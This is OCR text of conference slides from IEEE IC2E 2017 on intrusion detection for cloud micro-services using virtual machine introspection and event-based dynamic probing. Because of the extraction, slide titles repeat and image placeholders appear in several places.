Trustworthy Services Built on Event Based Probing for Layered Defense

Read Sprabery, Zak Estrada, Zbigniew Kalbarczyk, Ravishankar Iyer, Rakesh Bobba*, Roy Campbell

University of Illinois at Urbana-Champaign, *Oregon State University

IEEE International Conference on Cloud Engineering 2017

Virtualization Provided Security

Virtualization Provided Security

Windows Server 2016


KVM

Xen Server™


Passive Monitoring

LibVMI
Virtual Machine Introspection
Fast, Portable, Simple


Passive Monitoring



Passive Monitoring



Passive Monitoring for Intrusion Detection



Active Monitoring (Dynamic Probing)


Active Monitoring (Dynamic Probing)

Windows Server 2016

KVM

Xen Server™

Active Monitoring (Dynamic Probing)



Dynamic Probing for Intrusion Detection

Dynamic Probing for Intrusion Detection

Existing Techniques: only monitored some **Δt after** *guest boot sequence.*

Micro-Services and Virtual Appliances

Micro-Services and Virtual Appliances

Micro-Services and Virtual Appliances

Micro-Services and Virtual Appliances

Micro-Services and Virtual Appliances

Micro-Services and Virtual Appliances

Micro-Services and Virtual Appliances

Micro-Services and Virtual Appliances

Micro-Services and Virtual Appliances


awsmarketplace

From Unmanageable Rule Sets

- Complex deployments
- Many components per virtual machine
- Too many valid events occurring to know which are security sensitive

To Manageable Rule Sets

- Simple deployments
- Single service per machine
- Normal behavior is easier to classify



Overview

- Cloud Tuned Trustworthy Services
- Contributions
- Attack Model
- Logged Events
- Policy Recording Mechanism
- Intrusion Detection System for Micro-Services
- Evaluation
- Conclusion and Future Work

Cloud Tuned Trustworthy Services

- What does it mean to be cloud “tuned”?
- There are two key observations
  - Service Oriented Architectures
  - Existing Monitoring Frameworks (with extensions)

